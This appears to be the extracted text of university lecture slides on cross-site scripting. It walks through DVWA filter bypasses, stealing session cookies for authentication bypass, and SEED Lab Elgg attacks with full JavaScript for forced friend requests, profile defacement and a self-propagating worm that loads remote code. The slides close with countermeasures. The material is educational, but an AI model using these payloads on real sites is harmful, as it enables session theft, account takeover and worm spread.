
`<sc<script>ript> alert(document.cookie) </script>`

Why does it works?

Analyze the code:

C:\xampp\htdocs\dvwa\vulnerabilities\xss_r\source\medium.php

CROSS SITE SCRIPTING (XSS)



Try with nested tag:

e.g.,


Why does it works?

Analyze the code:

C:\xampp\htdocs\dwva\vulnerabilities\xss_r\source\high.php

Non-persistent (Reflected) XSS Attack

Directly **echoing back content** from the user.




Note:

This is only **one** example
out of many attack
scenarios!

Cross-Site Scripting Attack:

Persistent (Stored) XSS Attack


Persistent (Stored) XSS Attack



- Attackers directly send the **malicious code** to a target website/server which **stores** the data in a **persistent storage**.
- If the website later sends the stored data to other users, it creates a channel between the users and the attackers.

Example : User profile in a social network is a channel as it is set by one user and viewed by another.

Persistent (Stored) XSS Attack




- Script is stored and executed on the Server side
- Executed every time the malicious site is requested


Persistent (Stored) XSS Attack

- These channels are supposed to be data channels.
- But data provided by users can contain HTML markups and JavaScript code.
- If the input is not sanitized properly by the website, it is sent to other users' browsers through the channel and gets executed by the browsers.
- **Browsers consider it like any other code** coming from the website. Therefore, the code is given the same privileges as that from the website.

Persistent (Stored) XSS Attack



Persistent (Stored) XSS Attack



Note:

This is only **one** example out of many attack scenarios!

A Hands-on Approach at DVWA: Persistent (Stored) XSS Attack

CROSS SITE SCRIPTING (XSS)

Stored XSS

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Admin

Message *

I am admin.

Sign Guestbook

Clear Guestbook

Name: Admin

Message: I am admin.

CROSS SITE SCRIPTING (XSS)

Stored XSS

Payload: `Click`

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="Admin"/>
Message *	<input javascript:alert(document.cookie)\"'>click"="" type="text" value="
	<input type="button" value="Sign Guestbook"/> <input type="button" value="Clear Guestbook"/>

Name: Admin
Message: **Click**

192.168.59.134 says


security=low; PHPSESSID=el8bfs1es2ih2cl1cfbtnnog2j

OK

CROSS SITE SCRIPTING (XSS)

Stored XSS: Authentication Bypass using Cookie

URL: <http://192.168.59.134/dvwa/login.php>



Domains (1)

192.168.59.134

Cookies

PHPSESSID:vovd5jmbdgc83bl8hfoe2ngc70

security:low

Details

Domain

192.168.59.134

First-Party

Name

PHPSESSID

Value

URL B64

el8bfs1es2ih2cl1cfbttnnog2j



CROSS SITE SCRIPTING (XSS)

Stored XSS: Authentication Bypass using Cookie

URL: <http://192.168.59.134/dvwa>



[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)


Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with various levels of **difficulty**, with a simple straightforward interface.

Username: admin
Security Level: low
PHPIDS: disabled

Persistent (Stored) XSS Attack



Note:

This is only **one** example out of many attack scenarios!

Damage Caused by XSS

Web defacing:

- JavaScript code can use **DOM APIs** to access the DOM nodes inside the hosting page.
- Therefore, the injected JavaScript code can make arbitrary changes to the page.
- Example: JavaScript code can **change a news article page** to something fake or change some pictures on the page.

Damage Caused by XSS

Spoofting requests:

- The injected JavaScript code **can send HTTP requests** to the server on behalf of the user. (Discussed in later slides)

Stealing information:

- The injected JavaScript code can also steal victim's private data including the session cookies, personal data displayed on the web page, data stored locally by the web application.

Preventing XSS means Preventing...

- Subversion of separation of clients
 - Attacker can access affected clients' data
 - Industrial espionage
- Identity theft
 - Attacker can impersonate affected client
- Illegal access
 - Attacker can act as administrator
 - Attacker can modify security settings

XSS: A Hands-on Approach at SEED Lab

Environment Setup

- Elgg: open-source web application for social networking with disabled countermeasures for XSS.
- Elgg website : <http://www.seed-server.com>
- The website is hosted on localhost via Apache's Virtual Hosting

Attack Surfaces for XSS attack

- To launch an attack, we need to find places where we can inject JavaScript code.
- These input fields are potential attack surfaces wherein attackers can put JavaScript code.
- If the web application doesn't remove the code, the code can be triggered on the browser and cause damage.
- In our task, we will insert our code in the "Brief Description" field, so that when Alice views Samy's profile, the code gets executed with a simple message.

XSS Attacks to Befriend with Others

Goal: Add Samy to other people's friend list without their consent.

Investigation taken by attacker Samy:

- Samy clicks “add-friend” button from Charlie’s account (discussed in CSRF) to add himself to Charlie’s friend list.
- Using Firefox’s LiveHTTPHeader extension, he captures the add-friend request.

XSS Attacks to Befriend with Others

```
http://www.xsslabelgg.com/action/friends/add?friend=47 ①
    &__elgg_ts=1489201544&__elgg_token=7c1763... ②

GET /action/friends/add?friend=47&__elgg_ts=1489201544
    &__elgg_token=7c1763deda696eee3122e68f315...
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) ...
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
X-Requested-With: XMLHttpRequest
Cookie: Elgg=nskthij9ilai0ijkbf2a0h00m1; elggperm=zT87L... ③
Connection: keep-alive
```

Line ③: Session cookie which is unique for each user. It is automatically sent by browsers. Here, if the attacker wants to access the cookies, it will be allowed as the JavaScript code is from Elgg website and not a third-party page like in CSRF.

Line ①: URL of Elgg's add-friend request. UserID of the user to be added to the friend list is used. Here, Samy's UserID (GUID) is 47.

Line ②: Elgg's countermeasure against CSRF attacks (this is now enabled).

XSS Attacks to Befriend with Others

The main challenge is to find the values of CSRF countermeasures parameters : `_elgg_ts` and `_elgg_token`.

```
var elgg = {...  
  "security":{"token":{"__elgg_ts":1543676484, ①  
    "__elgg_token":"alg7OIvw5Md6iJbXfVgtDA"}}, ②  
  "session":{"user":{"guid":47,...},... "name":"Alice",...}  
  ...  
};
```

Line ① and ②: The secret values are assigned to two JavaScript variables, which make our attack easier as we can load the values from these variables.

Our JavaScript code is injected inside the page, so it can access the JavaScript variables inside the page.

Construct an Add-friend Request

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    // Set the timestamp and secret token parameters
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts; ①
    var token="__elgg_token="+elgg.security.token.__elgg_token; ②

    //Construct the HTTP request to add Samy as a friend.
    var sendurl= "http://www.xsslab.org.com/action/friends/add" ③
        + "?friend=47" + token + ts; ④

    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslab.org.com");
    Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

Line ① and ②: Get timestamp and secret token from the JavaScript variables.

Line ③ and ④: Construct the URL with the data attached.

The rest of the code is to create a GET request using Ajax.

Inject the Code Into a Profile

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name

Samy

About me

Visual editor

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  // Set the timestamp and secret token parameters
  var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="__elgg_token="+elgg.security.token.__elgg_token;
  //Construct the HTTP request to add Samy as a friend.
  var sendurl= "http://www.xsslabelgg.com/action/friends/add" + "?friend=47" + token + ts;
  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```

- Samy puts the script in the “About Me” section of his profile.
- After that, let’s login as “Alice” and visit Samy’s profile.
- JavaScript code will be run and not displayed to Alice.
- The code sends an add-friend request to the server.
- If we check Alice’s friends list, Samy is added.

XSS Attacks to Change Other People's Profiles

Goal: Putting a statement “SAMY is MY HERO” in other people's profile without their consent.

Investigation taken by attacker Samy :

- Samy captured an edit-profile request using LiveHTTPHeader.

Captured HTTP Request

```
http://www.xsslabelgg.com/action/profile/edit ①
POST HTTP/1.1 302 Found
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; ...
Accept: text/html,application/xhtml+xml,application/xml;...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 489
Cookie: Elgg=hqk18rv5r1l1sbcik2vlqep6l5 ②
Connection: keep-alive
Upgrade-Insecure-Requests: 1

__elgg_token=BPYoX6EZ_KpJTalxA3YCNA&__elgg_ts=1543678451 ③
&name=Samy
&description=Samy is my hero ④
&accesslevel[description]=2 ⑤
... (many lines omitted) ...
&guid=47 ⑥
```

Line ①: URL of the edit-profile service.

Line ②: Session cookie (unique for each user). It is automatically set by browsers.

Line ③: CSRF countermeasures, which are now enabled.

Captured HTTP Request (continued)

```
&name=Samy  
&description=Samy is my hero  
&accesslevel[description]=2  
... (many lines omitted) ...  
&guid=47
```

④

⑤

⑥

- Line ④: Description field with our text “Samy is my hero”
- Line ⑤: Access level of each field: 2 means the field is viewable to everyone.
- Line ⑥: User ID (GUID) of the victim. This can be obtained by visiting victim’s profile page source. In XSS, as this value can be obtained from the page. As we don’t want to limit our attack to one victim, we can just add the GUID from JavaScript variable called `elgg.session.user.guid`.


Construct the Malicious Ajax Request

```
var guid  = "&guid=" + elgg.session.user.guid;
var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
var name  = "&name=" + elgg.session.user.name;
var desc  = "&description=Samy is my hero" +
            "&accesslevel[description]=2";

// Construct the content of your url.
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
var content = token + ts + name + desc + guid;
```


Construct the Malicious Ajax Request

To ensure that it does not modify Samy's own profile or it will overwrite the malicious content in Samy's profile.



```
if (elgg.session.user.guid != 47){  
    //Create and send Ajax request to modify profile  
    var Ajax=null;  
    Ajax = new XMLHttpRequest();  
    Ajax.open("POST", sendurl, true);  
    Ajax.setRequestHeader("Content-Type",  
                           "application/x-www-form-urlencoded");  
    Ajax.send(content);  
}  
}
```

①

Inject the into Attacker's Profile

- Samy can place the malicious code into his profile and then wait for others to visit his profile page.
- Login to Alice's account and view Samy's profile. As soon as Samy's profile is loaded, malicious code will get executed.
- On checking Alice profile, we can see that "SAMY IS MY HERO" is added to the "About me" field of her profile.

Self-Propagation XSS Worm


Using Samy's worm, not only will the visitors of Samy's profile be modified, their profiles can also be made to carry a copy of Samy's JavaScript code. So, when an infected profile was viewed by others, the code can further spread.

Challenges: How can JavaScript code produce a copy of itself?

Two typical approaches:

- DOM approach: JavaScript code can get a copy of itself directly from DOM via DOM APIs
- Link approach: JavaScript code can be included in a web page via a link using the src attribute of the script tag.

Self-Propagation XSS Worm



Self-Propagation XSS Worm

Document Object Model (DOM) Approach :

- DOM organizes the contents of the page into a tree of objects (DOM nodes).
- Using DOM APIs, we can access each node on the tree.
- If a page contains JavaScript code, it will be stored as an object in the tree.
- So, if we know the DOM node that contains the code, we can use DOM APIs to get the code from the node.
- Every JavaScript node can be given a name and then use the `document.getElementById()` API to find the node.

Self-Propagation XSS Worm

```
<script id="worm">

// Use DOM API to get a copy of the content in a DOM node.
var strCode = document.getElementById("worm").innerHTML;

// Displays the tag content
alert(strCode);

</script>
```

- Use “document.getElementById(“worm”) to get the reference of the node
- innerHTML gives the inside part of the node, not including the script tag.
- So, in our attack code, we can put the message in the description field along with a copy of the entire code.

Self-Propagation XSS Worm

```
window.onload = function(){  
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; ①  
    var jsCode = document.getElementById("worm").innerHTML;  
    var tailTag = "</\" + \"script>\"; ②  
  
    // Put all the pieces together, and apply the URI encoding  
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); ③  
  
    // Set the content of the description field and access level.  
    var desc = "&description=Samy is my hero" + wormCode;  
    desc += "&accesslevel[description]=2"; ④
```

Line ① and ②: Construct a copy of the worm code, including the script tags.

Line ②: We split the string into two parts and use “+” to concatenate them together. If we directly put the entire string, Firefox’s HTML parser will consider the string as a closing tag of the script block and the rest of the code will be ignored.

Self-Propagation XSS Worm

Line ③: In HTTP POST requests, data is sent with Content-Type as “application/x-www-form-urlencoded”. We use encodeURIComponent() function to encode the string.

Line ④: Access level of each field: 2 means public.

After Samy places this self-propagating code in his profile, when Alice visits Samy’s profile, the worm gets executed and modifies Alice’s profile, inside which, a copy of the worm code is also placed. So, any user visiting Alice’s profile will too get infected in the same way.

Self-Propagation XSS Worm: The Link Approach

```
<script type="text/javascript"
      src="http://www.example.com/xssworm.js">
</script>
```

```
window.onload = function(){
  var wormCode = encodeURIComponent(
    "<script type=\"text/javascript\" " +
    "id =\"worm\" " +
    "src=\"http://www.example.com/xssworm.js\">" +
    "</\" + \"script>");

  // Set the content for the description field
  var desc = "&description=Samy is my hero" + wormCode;
  desc += "&accesslevel[description]=2";

  (the rest of the code is the same as that in the previous approach)
  ...
}
```

- The JavaScript code `xssworm.js` will be fetched from the URL.
- Hence, we do not need to include all the worm code in the profile.
- Inside the code, we need to achieve damage and self-propagation.

Cross-Site Scripting Attack:

Countermeasures

Countermeasures:

Prevent XSS

- Filter input on arrival
- Encode data on output
- Use appropriate response headers
 - Content-Type
 - X-Content-Type-Options
- Content Security Policy

Countermeasures: the Filter Approach

- Removes code from user inputs.
- It is difficult to implement as there are many ways to embed code other than `<script>` tag.
